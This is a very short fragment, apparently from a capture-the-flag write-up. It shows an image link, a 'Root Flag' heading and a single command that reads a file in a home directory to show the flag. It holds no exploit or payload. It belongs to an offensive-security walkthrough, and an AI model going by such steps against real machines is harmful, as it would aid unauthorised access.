 (opens the full-size image)
Root Flag
cat /home/light